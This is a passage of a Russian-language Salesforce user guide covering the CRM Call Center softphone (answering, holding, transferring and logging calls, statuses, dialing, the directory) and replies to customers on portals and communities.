Сведения о вызове (номер телефона абонента и набранный им номер телефона) отображаются над кнопкой **«Ответ»**. Если номер телефона абонента совпадает с номером, указанным в текущей записи Salesforce, то также отображается ссылка на эту запись. Кроме того, если абонент вводит номер организации или другие данные до соединения с оператором, то программный телефон выполняет поиск записей, содержащих данные сведения, и автоматически отображает ссылки на результаты поиска.

Чтобы принять входящий вызов, выполните одно из указанных ниже действий.

- Нажмите кнопку **«Ответ»** в программном телефоне.
- Воспользуйтесь стационарным телефоном.

При приеме вызова отображается параметр «Продолжительность вызова», а статусу оператора автоматически присваивается значение «Занят». Пропущенный вызов переадресовывается другому пользователю, а статусу оператора автоматически присваивается значение «Не готов к вызовам».

Ниже перечислены действия, доступные пользователю после приема вызова.

- Добавление комментариев и связывание вызова с записями Salesforce
- Удержание вызова
- Переадресация вызова другому пользователю центра обработки вызовов
- Организация конференц-связи с другими пользователями центра обработки вызовов
- Завершение вызова

Если программный телефон поддерживает несколько линий, то при ответе на 2-ую линию 1-ая линия автоматически переключается в режим удержания.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для приема вызовов с помощью программного телефона:

- Участник центра обработки вызовов

Прим.: Некоторые функции Центра обработки вызовов Salesforce CRM могут быть недоступны для программного телефона по причине соответствующих настроек организации. Дополнительную информацию можно получить у администратора.

Совет: *Всплывающие окна* — это страницы, отображающиеся в том случае, если входящий вызов соответствует номеру телефона, указанному в текущей записи Salesforce. В таблице ниже представлены случаи отображения всплывающих окон (только для статуса «Готов к вызовам»).

Область отображения всплывающих окон	Отображаются	Не отображаются
Страницы редактирования		✅
Страницы сведений	✅	
Страницы сведений с функцией встроенного редактирования		✅
Страницы просмотра и редактирования сведений на консоли Salesforce	✅	
Исходящие вызовы	✅	

Создание журналов вызовов в программном телефоне

Удержание вызова с помощью программного телефона

Переадресация вызова с помощью программного телефона

Организация конференц-связи с помощью программного телефона

Обработка данных по вызову с помощью программного телефона

СМ. ТАКЖЕ:

Знакомство с функциями программного телефона

Изменение состояния центра обработки вызовов

Создание журналов вызовов в программном телефоне

Каждый входящий или исходящий внешний вызов, выполненный с помощью программного телефона, автоматически создает запись действия в журнале вызовов. Журналы вызовов могут быть просмотрены в связанном списке «Журнал действий» любой записи Salesforce, связанной с вызовом, или в результатах отчета. Ниже перечислены сведения, доступные в автоматически созданных записях журнала вызовов.

- Оператор центра обработки вызовов
- Номер телефона контакта
- Дата вызова
- Длительность вызова (в секундах)
- Направление вызова (входящий или исходящий)
- Уникальный код вызова в системе CTI

Во время вызова пользователям доступны следующие действия: связывание двух записей, редактирование темы и добавление комментариев в журнал вызова. Для этого выполните указанные ниже действия.

1. Свяжите не более двух записей с журналом вызова...
   - при просмотре или создании контакта, интереса или организации-лица (раскрывающийся список «Имя» отображается в журнале вызовов). Данный список позволяет выбрать отдельную запись контакта, интереса или организации-лица, которая должна быть связана с вызовом.
   - при просмотре или создании любого другого типа записи Salesforce (раскрывающийся список «Связано с» отображается в журнале вызовов). Данный список позволяет выбрать отдельную запись любого другого объекта, которая должна быть связана с вызовом.

     Прим.: Записи настраиваемого объекта могут быть связаны с журналом вызовов только в случае отслеживания действий настраиваемым объектом.

   По умолчанию в списках «Имя» и «Связано с» выбраны записи, просмотренные последними, кроме случаев самостоятельного выбора другой записи. Журнал вызовов добавляется в связанный список «Журнал действий» записей, выбранных в данных списках, после завершения вызова. Данные записи также отображаются при переадресации вызова или конференц-связи с другим пользователем Salesforce CRM Call Center.

2. Введите сведения о вызове в поля «Тема» и «Комментарии».

Журнал вызовов автоматически сохраняется после завершения вызова в качестве выполненной задачи. Чтобы быстро просмотреть сохраненные журналы для недавних вызовов, разверните раздел программного телефона «Последние *N* вызовов». Данный список содержит не более трех последних вызовов, а самый последний вызов отображается первым.

- Чтобы изменить журнал недавнего вызова, щелкните ссылку **«Правка»** напротив поля «Тема».
- Чтобы просмотреть сохраненный журнал вызовов, щелкните ссылку «Тема».
- Чтобы просмотреть запись, связанную с журналом вызовов, щелкните имя нужной записи.

Чтобы просмотреть список всех входящих или исходящих вызовов за текущий день, щелкните ссылку **«Мои вызовы сегодня»**. Данная ссылка открывает отчет «Мои вызовы сегодня» на вкладке «Отчеты».

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания журнала вызовов:

- Участник центра обработки вызовов

Прим.: Некоторые функции Центра обработки вызовов Salesforce CRM могут быть недоступны для программного телефона по причине соответствующих настроек организации. Дополнительную информацию можно получить у администратора.

СМ. ТАКЖЕ:

Знакомство с функциями программного телефона

Обработка данных по вызову с помощью программного телефона

Удержание вызова с помощью программного телефона

Приложение Salesforce CRM Call Center поддерживает возможность удержания вызовов. Чтобы переключить абонента в режим ожидания, нажмите кнопку **«Удержание»** для текущей линии программного телефона. В этом случае автоматически отображается параметр «Время удержания» (время ожидания абонента), а значок статуса линии ( ) мигает желтым цветом.

- Удержание вызова выполняется автоматически в случае переадресации вызова, набора номера на второй линии или организации конференц-связи.
- При нажатии кнопки **«Удержание»** в режиме конференц-связи микрофон текущего пользователя отключается, однако разговор может быть продолжен другими участниками.

Чтобы возобновить вызов, щелкните **«Снять с удержания»**. Чтобы завершить вызов в режиме удержания, нажмите кнопку **«Завершить вызов»**.

Прим.: Некоторые функции Центра обработки вызовов Salesforce CRM могут быть недоступны для программного телефона по причине соответствующих настроек организации. Дополнительную информацию можно получить у администратора.

СМ. ТАКЖЕ:

Знакомство с функциями программного телефона

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для удержания вызова:

- Участник центра обработки вызовов

Переадресация вызова с помощью программного телефона

Чтобы переадресовать вызов другому пользователю центра обработки вызовов или на внешний номер, выполните указанные ниже действия.

1. Свяжите нужные записи Salesforce с соответствующим вызовом. Например, сохраните обращение, созданное для вызова, и выберите его в одном из полей «Связано с», которые доступны в текущем журнале вызовов. В этом случае пользователь, которому был переадресован вызов, получит доступ к обращению в своем программном телефоне.
2. Нажмите кнопку **«Передача»** в нужной линии программного телефона. В этом случае абонент останется на линии, а текущему пользователю будет доступна новая клавиатура программного телефона.
3. Чтобы ввести нужный номер телефона, воспользуйтесь клавиатурой программного телефона, клавиатурой компьютера или каталогом центра обработки вызовов.
4. Щелкните **«Начать передачу»**. При наборе вызываемого номера первый абонент автоматически переводится в режим удержания вызова. Если набранный номер занят, отображается соответствующее сообщение, позволяющее повторить или отменить вызов.
5. Чтобы установить связь между первым абонентом и вызываемым номером, щелкните **«Завершить передачу»**. Чтобы завершить переадресацию вызова, щелкните **«Отменить передачу»**.

По завершении переадресации линия освобождается, а оператору присваивается статус «Готов к вызовам».

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для переадресации вызова:

- Участник центра обработки вызовов

СМ. ТАКЖЕ:

Salesforce Call Center

Знакомство с функциями программного телефона

Обработка данных по вызову с помощью программного телефона

Создание журналов вызовов в программном телефоне

Организация конференц-связи с помощью программного телефона

Чтобы организовать конференц-связь с другим пользователем центра обработки вызовов или внешним номером, выполните указанные ниже действия.

1. Во время звонка нажмите кнопку **«Конференция»** для текущей линии программного телефона. В этом случае абонент автоматически переводится в режим удержания, а текущему пользователю будет доступна новая клавиатура программного телефона.
2. Чтобы ввести нужный номер телефона, воспользуйтесь клавиатурой программного телефона, клавиатурой компьютера или каталогом центра обработки вызовов.
3. Щелкните **«Начать конференцию»**. При наборе вызываемого номера первый абонент переводится в режим удержания вызова. Если набранный номер занят, отображается соответствующее сообщение, позволяющее повторить или отменить вызов.
4. Чтобы начать конференцию после соединения со вторым абонентом, щелкните **«Завершить конференцию»**. В этом случае устанавливается связь между первым и вторым абонентами, в результате чего все три пользователя могут разговаривать друг с другом. Чтобы завершить второй вызов и вернуться к первому абоненту после набора второго номера, щелкните **«Отменить конференцию»**.

Прим.:

- При нажатии кнопки **«Удержание»** в режиме конференц-связи микрофон текущего пользователя отключается, однако разговор может быть продолжен другими участниками.
- Некоторые телефонные системы ограничивают количество абонентов, доступное для конференц-связи на одной линии. Дополнительную информацию можно получить у администратора.

СМ. ТАКЖЕ:

Salesforce Call Center

Знакомство с функциями программного телефона

Удержание вызова с помощью программного телефона

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для организации конференц-связи:

- Участник центра обработки вызовов

Обработка данных по вызову с помощью программного телефона

Чтобы завершить вызов, выполните указанные ниже действия.

1. Обновите связанный журнал вызовов. Например, выберите созданное обращение или просмотренный контакт в одном из полей «Связано с», которые доступны в текущем журнале вызовов, и введите любые сведения о вызове в текстовое поле «Комментарии».

   Журналы вызовов не создаются для внутренних вызовов.

2. Чтобы завершить вызов, нажмите кнопку **«Завершить вызов»** в текущей линии программного телефона или воспользуйтесь стационарным телефоном. В этом случае вызов завершается, а линия освобождается.
3. Если коды обработки данных не поддерживаются, то центру обработки вызовов присваивается статус «Готов к вызовам», а журнал вызова сохраняется автоматически.
4. Если коды обработки данных поддерживаются, то центру обработки вызовов присваивается статус «Обработка данных», а коды причин отображаются в программном телефоне. Данный статус не поддерживает прием входящих вызовов.
   a. Выберите код причины, соответствующий результату вызова.
   b. При необходимости внесите дополнительные изменения в журнал вызовов.
   c. Нажмите кнопку **Готово**. В этом случае центру обработки вызовов присваивается статус «Готов к вызовам», а журнал вызова сохраняется автоматически.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для завершения вызова:

- Участник центра обработки вызовов

Все сохраненные журналы вызовов добавляются в раздел программного телефона «Последние N вызовов». Чтобы быстро просмотреть сохраненные журналы, щелкните любую связанную ссылку.

- Ссылка «Тема» (например, «Вызов 01/06/2006 12:34») открывает страницу сведений о журнале вызовов.
- Любая ссылка «Связано с» открывает страницу сведений для указанной записи.

Прим.: Некоторые функции Центра обработки вызовов Salesforce CRM могут быть недоступны для программного телефона по причине соответствующих настроек организации. Дополнительную информацию можно получить у администратора.

СМ. ТАКЖЕ:

Salesforce Call Center

Знакомство с функциями программного телефона

Знакомство с функциями программного телефона

Программный телефон Salesforce CRM Call Center отображается на левой боковой панели окна Salesforce или в нижнем колонтитуле консоли Salesforce. Ниже перечислены действия, доступные в программном телефоне.

- Вход в центр обработки вызовов
- Изменение состояния центра обработки вызовов для отображения готовности пользователя к приему новых вызовов
- Набор номера телефона с помощью встроенного программного телефона или значка напротив любого номера телефона, связанного с контактом, интересом, действием или организацией
- Поиск номера телефона в настраиваемом каталоге центра обработки вызовов
- Прием вызова от другого пользователя центра обработки вызовов или внешнего номера
- Удержание вызова
- Организация конференц-связи с другим пользователем центра обработки вызовов или внешним номером
- Переадресация вызова другому пользователю центра обработки вызовов или внешнему номеру
- Добавление комментариев или связывание записей Salesforce с автоматическим журналом вызовов для быстрой записи сведений, связанных с вызовом
- Редактирование личных параметров Salesforce CRM Call Center для настройки режима работы программного телефона

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра и использования программного телефона:

- Участник центра обработки вызовов

Прим.: Некоторые функции Центра обработки вызовов Salesforce CRM могут быть недоступны для программного телефона по причине соответствующих настроек организации. Дополнительную информацию можно получить у администратора.

Вход в программный телефон

Изменение состояния центра обработки вызовов

Выполнение вызовов с помощью программного телефона

Использование каталога центра обработки вызовов

СМ. ТАКЖЕ:

Salesforce Call Center

Использование программного телефона в консоли Salesforce Console в Salesforce Classic

Обработка данных по вызову с помощью программного телефона

Вход в программный телефон

Приложение Salesforce CRM Call Center доступно пользователям после входа в систему Salesforce и телефонную систему организации. Область входа в телефонную систему расположена на боковой панели и отображается, только если пользователь назначен центру обработки вызовов в Salesforce. Если область входа в телефонную систему не отображается, обратитесь к администратору.

В зависимости от используемой телефонной системы, укажите код пользователя, пароль или другие учетные данные. Чтобы подключиться к телефонной системе, нажмите кнопку **«Вход»**.

Чтобы автоматически входить в телефонную систему без нажатия кнопки **«Вход»**, выполните указанные ниже действия.

1. Введите строку *«Программный телефон»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Параметры программного телефона»**.
2. Установите флажок «Автоматический вход в центр обработки вызовов при входе в систему Salesforce». Система Salesforce запоминает учетные данные пользователя, указанные при первом входе в телефонную систему, и использует их для автоматического подключения к телефонной системе при каждом входе в Salesforce.

Прим.: В случае выхода из телефонной системы во время работы с Salesforce, функция автоматического входа отключается до окончания сеанса работы с Salesforce. Чтобы включить функцию автоматического входа, выполните выход и повторный вход в систему Salesforce.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для входа в Salesforce CRM Call Center:

- Участник центра обработки вызовов

После входа в телефонную систему центру обработки вызовов автоматически присваивается статус «Не готов к вызовам». Чтобы принимать вызовы, измените статус центра обработки вызовов на значение «Готов к вызовам».

СМ. ТАКЖЕ:

Знакомство с функциями программного телефона

Изменение состояния центра обработки вызовов

При работе с приложением Salesforce CRM Call Center пользователи могут блокировать входящие вызовы на программном телефоне или менять текущие статусы доступности.

Чтобы заблокировать входящие вызовы, выберите нужный статус рядом со значком  в программном телефоне. Допустимые значения указаны ниже.

Состояние центра обработки вызовов	Описание
Готов к вызовам	Пользователь свободен и готов к приему следующего прямого или отложенного вызова.
Не готов к вызовам	Пользователь свободен, но не готов к приему следующего отложенного вызова. Данный статус позволяет принимать прямые вызовы на добавочный номер.
Занято	Пользователь занят и не готов к приему следующего прямого или отложенного вызова.
Обработка данных	Пользователь занят и не будет готов к приему следующих вызовов по завершении текущего вызова.
Выход	Пользователь завершает работу с программным телефоном, но остается в системе Salesforce. При выборе данного статуса приложение Salesforce CRM Call Center автоматически отключается от центра обработки вызовов и открывает окно входа в программный телефон.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для изменения состояния центра обработки вызовов:

- Участник центра обработки вызовов

При первом входе в центр обработки вызовов Salesforce CRM Call Center автоматически устанавливается статус «Не готов к вызовам». Для приема вызовов следует выбрать статус «Готов к вызовам» из раскрывающегося списка.

Прим.: Некоторые функции Центра обработки вызовов Salesforce CRM могут быть недоступны для программного телефона по причине соответствующих настроек организации. Дополнительную информацию можно получить у администратора.

СМ. ТАКЖЕ:

- Знакомство с функциями программного телефона
- Вход в программный телефон
- Выполнение вызовов с помощью программного телефона
- Обработка данных по вызову с помощью программного телефона

Выполнение вызовов с помощью программного телефона

Приложение Salesforce CRM Call Center поддерживает три способа выполнения вызова.

- Набор номера телефона вручную
- Использование каталога центра обработки вызовов
- Набор номера телефона одним щелчком мыши

Чтобы воспользоваться второй телефонной линией во время вызова, щелкните **«Новая линия»**. В этом случае набор нового номера телефона может быть выполнен без прерывания текущего соединения. Чтобы переключить первый вызов на удержание и позвонить другому абоненту, щелкните **«Набор»**.

Если при выполнении вызова установлен статус центра обработки вызовов «Готов к вызовам», то пользователю присваивается статус «Не готов к вызовам», для которого должны быть указаны коды причин.

Чтобы завершить вызов, нажмите кнопку **«Завершить вызов»**. Некоторые телефонные системы позволяют завершать вызовы на программном телефоне только после ответа вызываемого абонента. В этом случае кнопка **«Завершить вызов»** не отображается, поэтому для завершения вызова необходимо использовать стационарный телефон.

Если набранный номер занят, отображается соответствующее сообщение, позволяющее повторить или отменить вызов.

Прим.: Некоторые функции Центра обработки вызовов Salesforce CRM могут быть недоступны для программного телефона по причине соответствующих настроек организации. Дополнительную информацию можно получить у администратора.

Выполнение вызова путем набора номера телефона вручную

Выполнение вызова с помощью каталога центра обработки вызовов

Выполнение вызова путем набора номера телефона одним щелчком мыши

СМ. ТАКЖЕ:

Знакомство с функциями программного телефона

Удержание вызова с помощью программного телефона

Организация конференц-связи с помощью программного телефона

Переадресация вызова с помощью программного телефона

Обработка данных по вызову с помощью программного телефона

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для выполнения вызова:

- Участник центра обработки вызовов

Выполнение вызова путем набора номера телефона вручную

Чтобы воспользоваться приложением Salesforce CRM Call Center для набора номера телефона вручную, выполните указанные ниже действия.

1. Щелкните имя свободной линии в программном телефоне. При этом откроется соответствующая клавиатура.
2. Чтобы ввести нужный номер телефона, воспользуйтесь нумерованными кнопками на клавиатуре программного телефона или компьютера.
3. Щелкните **«Набор»** или нажмите клавишу Enter.

Прим.: Некоторые функции Центра обработки вызовов Salesforce CRM могут быть недоступны для программного телефона по причине соответствующих настроек организации. Дополнительную информацию можно получить у администратора.

СМ. ТАКЖЕ:

Знакомство с функциями программного телефона

Выполнение вызова с помощью каталога центра обработки вызовов

Выполнение вызова путем набора номера телефона одним щелчком мыши

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для выполнения вызова:

- Участник центра обработки вызовов

Выполнение вызова с помощью каталога центра обработки вызовов

Чтобы воспользоваться приложением Salesforce CRM Call Center для набора номера телефона с помощью каталога центра обработки вызовов, выполните указанные ниже действия.

1. Щелкните имя свободной линии в программном телефоне. При этом откроется соответствующая клавиатура.
2. Чтобы открыть каталог центра обработки вызовов, щелкните значок возле клавиатуры программного телефона.
3. Чтобы найти нужный номер, воспользуйтесь каталогом.
4. Чтобы автоматически набрать найденный номер на клавиатуре программного телефона, щелкните имя, связанное с этим номером.
5. Щелкните **«Набор»** или нажмите клавишу Enter.

Прим.: Некоторые функции Центра обработки вызовов Salesforce CRM могут быть недоступны для программного телефона по причине соответствующих настроек организации. Дополнительную информацию можно получить у администратора.

СМ. ТАКЖЕ:

Знакомство с функциями программного телефона

Выполнение вызова путем набора номера телефона вручную

Выполнение вызова путем набора номера телефона одним щелчком мыши

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для выполнения вызова:

- Участник центра обработки вызовов

Выполнение вызова путем набора номера телефона одним щелчком мыши

Чтобы воспользоваться приложением Salesforce CRM Call Center для набора номера телефона прямо из поля контакта, интереса, действия или организации, выполните указанные ниже действия.

1. Найдите нужный номер телефона в записи контакта, интереса, действия или организации.
2. Нажмите кнопку справа от номера. Номер будет автоматически набран на первой свободной линии программного телефона.
   - Набранный номер недоступен для повторного выбора в течение 5 секунд.
   - Кнопка не отображается напротив номера факса.

Прим.: Некоторые функции Центра обработки вызовов Salesforce CRM могут быть недоступны для программного телефона по причине соответствующих настроек организации. Дополнительную информацию можно получить у администратора.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для выполнения вызова:
- Участник центра обработки вызовов

СМ. ТАКЖЕ:

Знакомство с функциями программного телефона

Выполнение вызова путем набора номера телефона вручную

Выполнение вызова с помощью каталога центра обработки вызовов

Использование каталога центра обработки вызовов

Каждый центр обработки вызовов поддерживает каталог, содержащий имена и номера всех связанных пользователей, а также номера телефонов, связанные с используемыми записями.

Чтобы воспользоваться каталогом центра обработки вызовов, выполните указанные ниже действия.

1. Щелкните имя свободной линии в программном телефоне. При этом откроется соответствующая клавиатура. Чтобы открыть каталог центра обработки вызовов, щелкните значок возле клавиатуры программного телефона.
2. Найдите нужный номер телефона в каталоге центра обработки вызовов.
   a. Выберите нужный тип записи в раскрывающемся списке **«Выбрать объект»**. Данный список содержит все объекты, в которых используется поле телефона.
   b. Введите полное имя или его часть в текстовое поле **«Поиск»**.
   c. Чтобы просмотреть только записи, содержащие поисковый запрос, нажмите кнопку **«Начать»**.
3. Чтобы автоматически набрать найденный номер на клавиатуре программного телефона, щелкните имя связанной записи.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для использования каталога центра обработки вызовов:
- Участник центра обработки вызовов

4. Чтобы выполнить вызов, щелкните **«Набор»**.

СМ. ТАКЖЕ:

- Salesforce Call Center
- Знакомство с функциями программного телефона
- Выполнение вызовов с помощью программного телефона
- Организация конференц-связи с помощью программного телефона
- Переадресация вызова с помощью программного телефона

Отправка ответов на порталах и в интернет-сообществах

Вы можете отвечать своим клиентам на портале или в интернет-сообществе. Можно также просматривать действия сообщества и отвечать на вопросы участников сообщества.

- Работа с пользователями клиентского портала
- Публикация сообщений для обращений и вопросов сообщества посредством действия «Сообщество» ленты обращений
  Действие «Сообщество» в ленте обращений используется по умолчанию для отправки ответов клиентам по обращениям, созданным в сообществе или на клиентском портале.
- Просмотр действий в сообществах «Идеи» и «Вопросы»
  Статистика по действиям (например, количество опубликованных сообщений и количество полученных предпочтений в сообществах «Идеи» и «Вопросы») отображается на странице профиля и позволяет другим пользователям просматривать данные об участнике сообщества.
- Общие сведения об идеях
- Общие сведения об ответах
- Использование Chatter Answers
- Использование вкладки «Вопрос и ответ» компонента Chatter Answers

Работа с пользователями клиентского портала

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Прим.: Начиная с выпуска Summer'13 клиентский портал недоступен для новых организаций. Существующие организации могут использовать клиентский портал в обычном режиме. При отсутствии клиентского портала общий доступ к данным может быть легко предоставлен клиентам посредством сообществ.

Существующие организации, которые поддерживают клиентские порталы, могут продолжать использовать собственные клиентские порталы или переходить к использованию сообществ. Дополнительную информацию можно получить у менеджера по работе с клиентами Salesforce.

Прим.: Пользователи массового портала доступны клиентским порталам или сообществам, предназначенным для большого количества пользователей (от нескольких тысяч до нескольких миллионов). См. раздел «Общие сведения о пользователях массового портала» на странице 2950.

Ниже перечислены некоторые типичные задачи по управлению пользователями клиентского портала.

- Настройка клиентского портала для пользователей
- Включение отдельных пользователей клиентского портала на вкладке «Контакты»
- Отключение и деактивация пользователей клиентского портала
- Изменение сведений и ролей пользователей клиентского портала
- Изменение организаций пользователей клиентского портала
- Объединение пользователей клиентского портала
- Восстановление паролей пользователей клиентского портала
- Просмотр лицензий пользователей клиентского портала
- Предоставление пользователям массового портала доступа к записям объекта
- Предоставление пользователям Salesforce общего доступа к записям пользователей массового портала
- Управление полномочиями и параметрами доступа пользователей клиентского портала
- Назначение профилей клиентскому порталу
- Делегирование пользователям портала прав управления пользователями клиентского портала, обращениями и контактами
- Составление отчетов по пользователям клиентского портала

Совет: Чтобы устранить неполадки, возникающие в работе пользователей клиентского портала, нажмите кнопку **«Управление внешним пользователем»** на странице сведений о контакте пользователя портала и выберите пункт **«Войти на портал в качестве пользователя»**. Данное действие открывает новое окно обозревателя и выполняет автоматический вход от имени пользователя портала. Кроме того, данное действие гарантирует правильную настройку портала.

Кнопка **«Войти на портал в качестве пользователя»** доступна только при наличии полномочия «Редактирование пользователей портала самообслуживания» и уровня доступа «Редактирование» для организации. Кнопка **«Войти на портал в качестве пользователя»** отображается только для активных пользователей портала.

Публикация сообщений для обращений и вопросов сообщества посредством действия «Сообщество» ленты обращений

Действие «Сообщество» в ленте обращений используется по умолчанию для отправки ответов клиентам по обращениям, созданным в сообществе или на клиентском портале.

Для публикации сообщений для обращений на клиентском портале или в сообществе:

1. Щелкните **«Ответить клиенту»** на странице «Лента обращений».
2. Нажмите кнопку и выберите **«Сообщество»**.
   В зависимости от параметров ленты обращений, заданных администратором, действие **«Сообщество»** может быть выбрано без предварительного нажатия кнопки **«Ответить клиенту»**.
3. Введите текст сообщения для отправки клиенту.

ВЕРСИИ


Доступно в версиях: Salesforce Classic

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.


ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания сообщений-обращений на клиентских порталах или в сообществах:

- Полномочие «Редактирование» для обращений



4. При работе над обращением, расширенным из вопроса Chatter Questions или Chatter Answers, выберите аудиторию, которой должно отображаться сообщение.
   - Выберите значение **«Только клиенты»** для публикации ответа в качестве личного или значение **«Каждый»** для публикации ответа в качестве общедоступного.
   - Установите переключатель **«Обращение клиента»** для отображения сообщения всем внутренним и внешним пользователям, имеющим доступ к обращению, или **«Вопрос сообщества»** для публикации общедоступного ответа на вопрос пользователя сообщества. Если вы выберите пункт **«Обращение клиента»**, а ваш администратор Salesforce включил поток коллективного обращения, вы создадите сообщение Chatter вместо комментария к обращению.



5. При необходимости установите флажок «Отправить эл. почту» для уведомления клиента о публикации ответа на вопрос в обращении.

   Прим.: Данный параметр доступен только в том случае, если включен администратором, а клиент, которому отправляется ответ, связан с обращением и использует действительный адрес эл. почты. Если ваша организация использует поток общественного обращения и сообщения электронной почты для сообщений обращения Chatter включены, пользователям автоматически отправляется уведомление по электронной почте по их запросам, а этот параметр не отображается.

6. Дополнительно вы можете прикрепить статью базы знаний к сообщению.
7. Чтобы опубликовать сообщение, нажмите кнопку.

Прим.: Если организация поддерживает ленту обращений сообщества, то пользователи могут изменять доступность опубликованных сообщений-обращений. Дополнительные сведения см. разделе Показ или скрытие опубликованного сообщения или сообщения эл. почты в потоке коллективного обращения.

СМ. ТАКЖЕ:

Отправка исходных и ответных сообщений эл. почты из ленты обращений

Общие сведения о ленте обращений

Лента обращений сообщества

Просмотр действий в сообществах «Идеи» и «Вопросы»

Статистика по действиям (например, количество опубликованных сообщений и количество полученных предпочтений в сообществах «Идеи» и «Вопросы») отображается на странице профиля и позволяет другим пользователям просматривать данные об участнике сообщества.

Чтобы просмотреть собственный профиль, щелкните собственное имя в любой области приложения. При необходимости откройте вкладку «Профиль» или выберите пункты *Имя пользователя* > **«Мой профиль»** вверху любой страницы. Чтобы просмотреть профиль другого пользователя, щелкните имя нужного пользователя.

